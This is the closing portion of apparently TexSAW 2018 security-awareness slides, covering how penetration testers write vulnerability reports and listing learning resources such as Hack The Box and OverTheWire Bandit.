
- After you have finished the penetration testing process you will need to create a report of the vulnerabilities found and possibly include your recommendations of how to fix these issues.
- Arguably the most important step as this is what the company is paying for in order to fix the issues found.
- In some companies there are dedicated report writers separate from the penetration testers but if you are seeking a job in this field expect to write some reports, especially if you are employed at a smaller company.

<https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf> (example report)



Wrap up

- HACKTHEBOX (<https://www.hackthebox.eu/>)
- Bandit (<http://overthewire.org/wargames/bandit/>)
- Darknet Dairies (<https://darknetdiaries.com/>)
- IPSec (<https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA>)





NOVEMBER 2 – 3

TexSAW

2018

8th ANNUAL

TEXAS SECURITY AWARENESS WEEK

ERIK JONSSON SCHOOL OF ENGINEERING AND COMPUTER SCIENCE

THE UNIVERSITY OF TEXAS AT DALLAS



State Farm and the State Farm logo are registered trademarks of State Farm Mutual Automobile Insurance Company.